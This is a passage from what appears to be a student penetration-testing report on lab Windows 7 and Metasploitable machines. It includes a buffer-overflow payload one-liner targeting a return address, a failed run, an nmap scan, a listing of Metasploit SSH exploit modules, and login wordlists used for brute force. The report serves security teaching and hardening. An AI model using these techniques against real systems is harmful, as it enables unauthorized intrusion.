Through performing a DoS attack launched on the open Port 3389, we have demonstrated an exploit on the Windows 7 machine. It is highly recommended that Port 3389 be closed, to avoid the exploitation of this vulnerability. In general, Port 3389 should remain closed; other vulnerabilities associated with this open RDP port include brute force attacks, credential stuffing, man-in-the-middle attacks, and session hijacking (Cloudflare). The primary vulnerability discovered in this case is the DoS attack.

Binary Exploitation

Buffer Overflow Overview

A buffer overflow occurs when a program attempts to store more data in a buffer than it can hold. Attackers can leverage this vulnerability to execute arbitrary code, crash the program (denial of service), escalate privilege, or corrupt data. A buffer overflow typically occurs as a result of programming oversights (owasp.org). The largest of these oversights is neglecting

proper input validation; in the event that input from an external source is not validated appropriately, it can exceed the size of a buffer allocated to store that data, resulting in an overflow.

Other conditions which may lead to a buffer overflow include buffer size miscalculations, improper bounds checking, or insecure code paths. All of these conditions result in memory allocation errors, which gives rise to buffer overflow exploits.

Buffer Overflow Demonstration

In this demonstration, we clone the "PenTestingScripts" repository, and navigate to the "ExploitExample" directory, which includes the 'HelloWorld.asm' program and 'vuln' file. The condition of the buffer exploitation is the secretFunction() function in the code, which is not called throughout the execution of the HelloWorld.asm program. An attacker can exploit buffer overflow in this instance, causing the command to execute involuntarily. The first step in this process is to disassemble the vuln file, using the command objdump -m vuln. Two sections of the output generated by the disassembling process, the secretFunction and echo sections, are shown below:

```
(base) Yashs-MacBook-Pro-2:ExploitExample yashsubrahmanyam$ objdump -d vuln

vuln:   file format elf32-i386
```

```
0804849d <secretFunction>:
 804849d: 55                            pushl   %ebp
 804849e: 89 e5                         movl    %esp, %ebp
 80484a0: 83 ec 18                      subl    $24, %esp
 80484a3: c7 04 24 a0 85 04 08          movl    $134514080, (%esp)      # imm = 0x80485A0
 80484aa: e8 b1 fe ff ff                calll   0x8048360 <puts@plt>
 80484af: c7 04 24 b4 85 04 08          movl    $134514100, (%esp)      # imm = 0x80485B4
 80484b6: e8 a5 fe ff ff                calll   0x8048360 <puts@plt>
 80484bb: c9                            leave
 80484bc: c3                            retl

080484bd <echo>:
 80484bd: 55                            pushl   %ebp
 80484be: 89 e5                         movl    %esp, %ebp
 80484c0: 83 ec 38                      subl    $56, %esp
 80484c3: c7 04 24 dd 85 04 08          movl    $134514141, (%esp)      # imm = 0x80485DD
 80484ca: e8 91 fe ff ff                calll   0x8048360 <puts@plt>
 80484cf: 8d 45 e4                      leal    -28(%ebp), %eax
 80484d2: 89 44 24 04                   movl    %eax, 4(%esp)
 80484d6: c7 04 24 ee 85 04 08          movl    $134514158, (%esp)      # imm = 0x80485EE
 80484dd: e8 ae fe ff ff                calll   0x8048390 <__isoc99_scanf@plt>
 80484e2: 8d 45 e4                      leal    -28(%ebp), %eax
 80484e5: 89 44 24 04                   movl    %eax, 4(%esp)
 80484e9: c7 04 24 f1 85 04 08          movl    $134514161, (%esp)      # imm = 0x80485F1
 80484f0: e8 5b fe ff ff                calll   0x8048350 <printf@plt>
 80484f5: c9                            leave
 80484f6: c3                            retl
```

The “objdump” tool displays information about the object file, which in our case is the vuln file. The hexadecimal memory address associated with the <secretFunction> section is 0804849d. This command was executed outside of Kali Linux, on a Mac terminal, to bypass issues which arose using a virtualized Kali Linux environment. However, on both Mac and Kali Linux terminals, the step following this disassembly process could not be completed. The screenshots below indicate some of the errors encountered when attempting to execute the binary exploitation on Mac and Linux terminals separately:

```
(base) Yashs-MacBook-Pro-2:ExploitExample yashsubrahmanyam$ python -c 'print("a"*32 + "\x9d\x84\x04\x08")' | ./vuln
-bash: ./vuln: cannot execute binary file
Exception ignored in: <_io.TextIOWrapper name='<stdout>' mode='w' encoding='utf-8'>
BrokenPipeError: [Errno 32] Broken pipe
```

```
┌──(kali㉿kali)-[~/PenTestingScripts/ExploitExample]
└─$ python -c 'print ("a" * 32+ "\x9d\x84\x04\x08")' |  ./vuln

zsh: exec format error: ./vuln
Exception ignored in: <_io.TextIOWrapper name='<stdout>' mode='w' encoding='utf-8'>
BrokenPipeError: [Errno 32] Broken pipe
```

Despite revisions in commands and attempts to generate the desired output, including executing the chmod +x vuln command, verifying memory addresses, and revising the command to include parentheses where appropriate, the vuln file could still not be executed, and a broken pipe error continually arose.

While these errors prevented the buffer overflow attack from proceeding, we can shed light on the expected outcome. The desired outcome is a string of 32 “a”s, which indicate that the secretFunction() function has been entered.

Recommendations

Tactical Recommendations

In each exploit conducted, the vulnerabilities which have been discovered are discussed at the end of each demonstration. Reviewing these vulnerabilities will lend the security team an insight into feasible steps which can be taken to lower the attack surfaces and probability of each exploit being carried out. It is highly recommended to avoid storing sensitive information on the SSH and Telnet protocols, and closing Port 21 since the associated FTP protocol is insecure. Regularly updating operating systems will ensure these insecure protocols and methodologies are hardened, so maintaining a system of regular software updates is highly recommended as well.

The operating systems of both systems should ideally be upgraded to newer versions, to ensure new patches and security updates pushed out by manufacturers are still available. Implementing least privilege principles across systems in the enterprise will also reduce the likelihood of an attack taking place; for instance, upon exploiting the Windows 7 device, administrative access to the device was obtained by default. Blocking administrative access would have limited the attacker’s access to the system.

Strategic Recommendations

The first step to take in forming a strategy against exploits in the future is to implement policies to identify and respond to breaches. At a minimum, these policies should include a system of regular software and system updates, to ensure vulnerabilities are patched and new threats are discovered. Researching the risk of every open port on a system and evaluating whether this port remaining open is necessary is also a significant step, which will ensure only necessary ports are open, thus reducing the attack surface of the system.

Devising an incident response plan is also an important step which should be taken to identify and respond to exploits. A comprehensive plan may include identifying the breach by evaluating log files, and segregating any portion of the system that has been compromised from other systems, or the network entirely. The security team should keep in mind that an attacker's next steps after conducting these exploits is to gain persistent access, so reviewing signs of such access such as suspicious users, files, or activities may allow attackers to be identified and removed from the network. These steps will ensure that the organization is better prepared for such exploits moving forward.

Methodology

Overview of Approaches

In all instances, the first step in exploitation was to establish connection between the Kali Linux machine and target machine, through pinging respective IP addresses, and running an nmap scan on both the Windows 7 and Metasploitable machines (available in Appendix 1.1). Vulnerabilities associated with open ports were researched, and exploits were conducted using a


range of Linux and Metasploitable commands. A range of exploits were conducted, all of which provide an attacker with a scope to exploit the system further.

Tools and Scripts Used

All tools, scripts, and commands are captured in each attack demonstration using screenshots. To summarize, some of the tools used are nmap, msfconsole, meterpreter, and postgresql, with several msfconsole scripts implemented as well. For a detailed overview of all scripts, please consult the exploitation demonstrations above.

Appendices

Appendix 1.1: Metasploitable nmap scan (192.168.64.8), followed by the Windows 7 nmap scan (192.168.64.7)




```
┌──(kali㉿kali)-[~]
└─$ sudo nmap 192.168.64.7
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-27 00:46 EDT
Nmap scan report for 192.168.64.7
Host is up (0.00043s latency).
Not shown: 986 closed tcp ports (reset)
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
554/tcp   open  rtsp
2869/tcp  open  icslap
3389/tcp  open  ms-wbt-server
5357/tcp  open  wsdapi
10243/tcp open  unknown
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
49157/tcp open  unknown
MAC Address: C2:A3:8B:71:E3:3E (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 8.37 seconds
```

Appendix 1.2: search ssh for Metasploitable Exploitation #2; similar searches conducted throughout report

```
msf6 > search ssh

Matching Modules
================

   #   Name                                                                  Disclosure Date  Rank       Check  Description
   -   ----                                                                  ---------------  ----       -----  -----------
   0   exploit/linux/http/alienvault_exec                                    2017-01-31       excellent  Yes    AlienVault OSSIM/USM Remote Code Execution
   1   auxiliary/scanner/ssh/apache_karaf_command_execution                  2016-02-09       normal     No     Apache Karaf Default Credentials Command Executi
on
   2   auxiliary/scanner/ssh/karaf_login                                                      normal     No     Apache Karaf Login Utility
   3   exploit/apple_ios/ssh/cydia_default_ssh                               2007-07-02       excellent  No     Apple iOS Default SSH Password Vulnerability
   4   exploit/unix/ssh/arista_tacplus_shell                                 2020-02-02       great      Yes    Arista restricted shell escape (with privesc)
   5   exploit/unix/ssh/array_vxag_vapv_privkey_privesc                      2014-02-03       excellent  No     Array Networks vAPV and vxAG Private Key Privile
ge Escalation Code Execution
   6   exploit/linux/ssh/ceragon_fibeair_known_privkey                       2015-04-01       excellent  No     Ceragon FibeAir IP-10 SSH Private Key Exposure
   7   auxiliary/scanner/ssh/cerberus_sftp_enumusers                         2014-05-27       normal     No     Cerberus FTP Server SFTP Username Enumeration
   8   auxiliary/dos/cisco/cisco_7937g_dos                                   2020-06-02       normal     No     Cisco 7937G Denial-of-Service Attack
   9   auxiliary/admin/http/cisco_7937g_ssh_privesc                          2020-06-02       normal     No     Cisco 7937G SSH Privilege Escalation
   10  exploit/linux/http/cisco_asax_sfr_rce                                 2022-06-22       excellent  Yes    Cisco ASA-X with FirePOWER Services Authenticate
d Command Injection
   11  auxiliary/scanner/http/cisco_firepower_login                                           normal     No     Cisco Firepower Management Console 6.0 Login
   12  exploit/linux/ssh/cisco_ucs_scpuser                                   2019-08-21       excellent  No     Cisco UCS Director default scpuser password
   13  auxiliary/scanner/ssh/eaton_xpert_backdoor                            2018-07-18       normal     No     Eaton Xpert Meter SSH Private Key Exposure Scann
er
   14  exploit/linux/ssh/exagrid_known_privkey                               2016-04-07       excellent  No     ExaGrid Known SSH Key and Default Password
   15  exploit/linux/ssh/f5_bigip_known_privkey                              2012-06-11       excellent  No     F5 BIG-IP SSH Private Key Exposure
   16  exploit/linux/http/fortinet_authentication_bypass_cve_2022_40684      2022-10-10       excellent  Yes    Fortinet FortiOS, FortiProxy, and FortiSwitchMan
ager authentication bypass.
   17  auxiliary/scanner/ssh/fortinet_backdoor                               2016-01-09       normal     No     Fortinet SSH Backdoor Scanner
   18  post/windows/manage/forward_pageant                                                    normal     No     Forward SSH Agent Requests To Remote Pageant
   19  exploit/windows/ssh/freeftpd_key_exchange                             2006-05-12       average    No     FreeFTPd 1.0.10 Key Exchange Algorithm String Bu
ffer Overflow
   20  exploit/windows/ssh/freesshd_key_exchange                             2006-05-12       average    No     FreeSSHd 1.0.9 Key Exchange Algorithm String Buf
fer Overflow
   21  exploit/windows/ssh/freesshd_authbypass                               2010-08-11       excellent  Yes    FreeSSHd Authentication Bypass
   22  auxiliary/scanner/http/gitlab_user_enum                               2014-11-21       normal     No     GitLab User Enumeration
   23  exploit/multi/http/gitlab_shell_exec                                  2013-11-04       excellent  Yes    Gitlab-shell Code Execution
   24  exploit/linux/ssh/ibm_drm_a3user                                      2020-04-21       excellent  No     IBM Data Risk Manager a3user Default Password
   25  post/windows/manage/install_ssh                                                        normal     No     Install OpenSSH for Windows
   26  payload/generic/ssh/interact                                                           normal     No     Interact with Established SSH Connection
```

```
msf6 > search ssh_login

Matching Modules
================

   #  Name                                       Disclosure Date  Rank    Check  Description
   -  ----                                       ---------------  ----    -----  -----------
   0  auxiliary/scanner/ssh/ssh_login                             normal  No     SSH Login Check Scanner
   1  auxiliary/scanner/ssh/ssh_login_pubkey                      normal  No     SSH Public Key Login Scanner

Interact with a module by name or index. For example info 1, use 1 or use auxiliary/scanner/ssh/ssh_login_pubkey
```

Appendix 1.3: Username and Password dictionary files



```
 1 a
 2 msfadmin
 3 c
 4 d
 5 e
 6 f
 7 g
 8 h
 9 i
10 j
11 k
12 l
13 m
14 n
15 o
16 p
17 q
18 r
19 s
20 x
21 u
22 v
23 w
24 x
25 y
26 z
```



```
 1 a
 2 b
 3 c
 4 d
 5 e
 6 f
 7 msfadmin
 8 h
 9 i
10 j
11 k
12 l
13 m
14 n
15 o
16 p
17 q
18 r
19 s
20 t
21 u
22 v
23 w
24 x
25 y
26 z
```

Bibliography

Cloudflare, Inc. (n.d.-b). *What are the security risks of RDP? | RDP vulnerabilities | cloudflare*. cloudfare.org. https://www.cloudflare.com/learning/access-management/rdp-security-risks/

The MITRE Corporation. (2018, November 26). *CVE-2019-0708*. CVE. https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-0708

OffSec Services Limited. (n.d.). *Metasploit Unleashed: Msfconsole commands*. OffSec. https://www.offsec.com/metasploit-unleashed/msfconsole-commands/

OWASP. (n.d.). *Buffer overflow*. Buffer Overflow | OWASP Foundation. https://owasp.org/www-community/vulnerabilities/Buffer_Overflow

SSH Communications Security. (2023, January 4). *FTP Server – Beware of Security Risks*. ssh.com. https://www.ssh.com/academy/ssh/ftp/server

YouTube. (2018, July 14). *Hacking windows with MSF Venom*. YouTube. https://www.youtube.com/watch?v=lL5TNtGRxcM&t=679s